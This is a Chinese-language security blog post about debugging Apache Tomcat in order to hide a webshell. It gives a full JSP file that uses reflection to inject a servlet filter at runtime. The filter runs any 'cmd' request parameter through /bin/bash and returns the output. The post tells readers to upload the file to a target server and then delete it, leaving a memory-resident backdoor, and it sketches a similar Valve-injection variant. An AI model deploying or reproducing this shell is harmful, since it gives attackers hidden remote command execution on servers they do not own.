

Tomcat 源代码调试笔记 - 看不见的 Shell

n1nty n1nty 2017-06-23 23:20

抱着隐藏 shell 的目的去调试的 tomcat 的代码。我调试了tomcat 从接收到一个socket 到解析socket 并封装成Request 转发至 Jsp/Servlet 的全过程，找到了两个较为容易实现的方法（肯定还有其它的方法），这里记录一其中一个。另一个也很类似所以只记录一下思路。

1. 运行时动态插入过滤器

过滤器的基础概念以及作用这里不写了。

Servlet 规范（应该是从3.0 开始）里面本身规定了一个名为ServletContext 的接口，其中有三个重载方法：

FilterRegistration.Dynamic addFilter(String filterName,String className)

FilterRegistration.Dynamic addFilter(String filterName,Filter filter)

FilterRegistration.Dynamic addFilter(String filterName,Class<? extends Filter> filterClass)

这三个方法使得我们可以在运行时动态地添加过滤器。


Tomcat 对 ServletContext 接口的实现类为：
org.apache.catalina.core.ApplicationContextFacade

但是并没有简单到直接调用一下这可以实现，因为 Tomcat 在对这个接口的实现中，是只允许在容器还没有初始化完成的时候调用这几个方法。一旦容器初始化已经结束，调用时就会出现异常：

```
if (filterName == null || filterName.equals("")) {
    throw new IllegalArgumentException(sm.getString(
        key: "applicationContext.invalidFilterName", filterName));
}

if (!context.getState().equals(LifecycleState.STARTING_PREP)) {
    //TODO Spec breaking enhancement to ignore this restriction
    throw new IllegalStateException(
        sm.getString(key: "applicationContext.addFilter.ise",
            getContextPath()));
}
```

我看了一下这个 if 之后的语句，并不是太复杂，这使得我们完全可以自己用代码来执行后面的逻辑。写的过程也没有太顺利，我完全复制了后面的逻辑，但是动态插入过滤器却没有生效。所以去重新调试了一遍tomcat 接收处理请求的全过程，发现为请求组装filterChain 是在 StandardWrapperValve 里面进行的：



```
MessageBytes requestPathMB = request.getRequestPathMB(); requestPathMB: "/index.jsp"
DispatcherType dispatcherType = DispatcherType.REQUEST; dispatcherType: "REQUEST"
if (request.getDispatcherType() == DispatcherType.ASYNC) dispatcherType = DispatcherType.ASYNC; request: Request@2
request.setAttribute(Globals.DISPATCHER_TYPE_ATTR, dispatcherType);
request.setAttribute(Globals.DISPATCHER_REQUEST_PATH_ATTR,
    requestPathMB);
// Create the filter chain for this request
ApplicationFilterChain filterChain =
    ApplicationFilterFactory.createFilterChain(request, wrapper, servlet);


// Call the filter chain for this request
// NOTE: This also calls the servlet's service() method
```

真正的组装方法位于：

org.apache.catalina.core.ApplicationFilterFactory#createFilterChain

代码太长不截图了，有兴趣的可以自己去看。

组装完成后开始调用过滤器链。



```
if (request.isAsyncDispatching()) {
    request.getAsyncContextInternal().doInternalDispatch();
} else if (comet) {
    filterChain.doFilterEvent(request.getEvent());
} else {
    filterChain.doFilter
        (request.getRequest(), response.getResponse());
}
```

我将org.apache.catalina.core.ApplicationFilterFactory#createFilterChain方法内的细节与自己写的插入过滤器的细节做了对比，得出下面这个可以在Tomcat 8（Tomcat 7上的话需要小改一下）下实现我想要的目的 Jsp文件。直接看代码吧：

```
<%@ page language="java" contentType="text/html; charset=UTF-8"
    pageEncoding="UTF-8"%>
<%@ page import="java.io.IOException"%>
<%@ page import="javax.servlet.DispatcherType"%>
<%@ page import="javax.servlet.Filter"%>
<%@ page import="javax.servlet.FilterChain"%>
<%@ page import="javax.servlet.FilterConfig"%>
<%@ page import="javax.servlet.FilterRegistration"%>
<%@ page import="javax.servlet.ServletContext"%>
<%@ page import="javax.servlet.ServletException"%>
<%@ page import="javax.servlet.ServletRequest"%>
<%@ page import="javax.servlet.ServletResponse"%>
```

```
<%@ page import="javax.servlet.annotation.WebServlet"%>
<%@ page import="javax.servlet.http.HttpServlet"%>
<%@ page import="javax.servlet.http.HttpServletRequest"%>
<%@ page import="javax.servlet.http.HttpServletResponse"%>
<%@ page import="org.apache.catalina.core.ApplicationContext"%>
<%@ page import="org.apache.catalina.core.ApplicationFilterConfig"%>
<%@ page import="org.apache.catalina.core.StandardContext"%>
<%@ page import="org.apache.tomcat.util.descriptor.web.*"%>
<%@ page import="org.apache.catalina.Context"%>
<%@ page import="java.lang.reflect.*"%>
<%@ page import="java.util.EnumSet"%>
<%@ page import="java.util.Map"%>

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Insert title here</title>
</head>
<body>
<%
final String name = "n1ntyfilter";

ServletContext ctx = request.getSession().getServletContext();
Field f = ctx.getClass().getDeclaredField("context");
f.setAccessible(true);
ApplicationContext appCtx = (ApplicationContext)f.get(ctx);

f = appCtx.getClass().getDeclaredField("context");
f.setAccessible(true);
StandardContext standardCtx = (StandardContext)f.get(appCtx);

f = standardCtx.getClass().getDeclaredField("filterConfigs");
f.setAccessible(true);
Map filterConfigs = (Map)f.get(standardCtx);
```

```
if (filterConfigs.get(name) == null) {
    out.println("inject "+ name);

    Filter filter = new Filter() {
        @Override
        public void init(FilterConfig arg0) throws ServletException {
            // TODO Auto-generated method stub
        }

        @Override
        public void doFilter(ServletRequest arg0, ServletResponse arg1, FilterChain arg2)
            throws IOException, ServletException {
            // TODO Auto-generated method stub
            HttpServletRequest req = (HttpServletRequest)arg0;
            if (req.getParameter("cmd") != null) {
                byte[] data = new byte[1024];
                Process p = new ProcessBuilder("/bin/bash","-c", req.getParameter("cmd")).sta
                int len = p.getInputStream().read(data);
                p.destroy();
                arg1.getWriter().write(new String(data, 0, len));
                return;
            }
            arg2.doFilter(arg0, arg1);
        }

        @Override
        public void destroy() {
            // TODO Auto-generated method stub
        }
    };

    FilterDef filterDef = new FilterDef();
    filterDef.setFilterName(name);
    filterDef.setFilterClass(filter.getClass().getName());
    filterDef.setFilter(filter);

    standardCtx.addFilterDef(filterDef);
```

```

FilterMap m = new FilterMap();
m.setFilterName(filterDef.getFilterName());
m.setDispatcher(DispatcherType.REQUEST.name());
m.addURLPattern("/*");

standardCtx.addFilterMapBefore(m);


Constructor constructor = ApplicationFilterConfig.class.getDeclaredConstructor(Context
constructor.setAccessible(true);
FilterConfig filterConfig = (FilterConfig)constructor.newInstance(standardCtx, filterD

filterConfigs.put(name, filterConfig);

out.println("injected");
}
%>
</body>
</html>

```

将以上 JSP 文件上传至目标服务器命名为 n1ntyfilter.jsp，访问后如果看到“injected”字样，说明我们的过滤器已经插入成功，随后可以将此 jsp 文件删掉。随后，任何带有 cmd 参数的请求都会被此过滤器拦下来，并执行 shell 命令，达到“看不见的 shell”的效果。



```

East@bogon ~/Documents/apache-tomcat-8.5.15/webapps/ROOT 1 | grep jsp
-rw-r--r-- 1 East 13K May 5 12:03 index.jsp
East@bogon ~/Documents/apache-tomcat-8.5.15/webapps/ROOT

```



```

uid=501(East) gid=20(staff)
groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(admin
),81(_appserveradm),98(_lpadmin),701(com.apple.sharepoint.group.1),33(_appstore),100(_lpop
erator),204(_developer),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(
com.apple.access_ssh)

```

2. 动态插入 Valve

Valve 是 Tomcat 中的用于对 Container 组件（Engine/Host/Context/Wrapper）进行扩展一种机制。通常是多个 Valve 组装在一起放在 Pipeline 里面。Tomcat 中 Container 类型

的组件之间的上下级调用基本上都是通过pipeline 与 valve 完成的。如果你熟悉 Struts2 中的拦截器机制，那么你会很容易理解valve + pipeline 的动作方式。Pipeline 就相当于拦截器链，而valve就相当于拦截器。

Valve 接口定义了如下的 invoke 方法：

```
public void invoke(Request request, Response response)
    throws IOException, ServletException;
```

我们只需在运行时向 Engine/Host/Context/Wrapper 这四种 Container 组件中的任意一个的pipeline 中插入一个我们自定义的 valve，在其中对相应的请求进行拦截并执行我们想要的功能，就可以达到与上面Filter 的方式一样的效果。而且 filter 只对当前context 生效，而valve 如果插到最顶层的container 也就是 Engine，则会对 Engine 下的所有的 context 生效。

以上两种方式，利用的时候都必须是通过 HTTP 的方式去真正地发起一个请求，因为在这些流程之前，Tomcat会检查接收自socket的前几个字节是不是符合HTTP 协议的要求，虽然被请求的文件可以不存在。如果想利用非HTTP 协议，则需要在tomcat 的 Connector 上做手脚，这个复杂度就比以上两种方式要高很多了。

以上两种方式都会在 Tomcat 重启后失效。

最后的广告。

360 企业安全集团招收安全分析人员，15K–35K，Base 北京。

要求：

有大型 WEB 应用程序或框架级 WEB 漏洞分析能力与经验。

加分项：

强大的入侵渗透实战经验。

一定的开发能力。

有兴趣的请发简历到 wufangdong@360.cn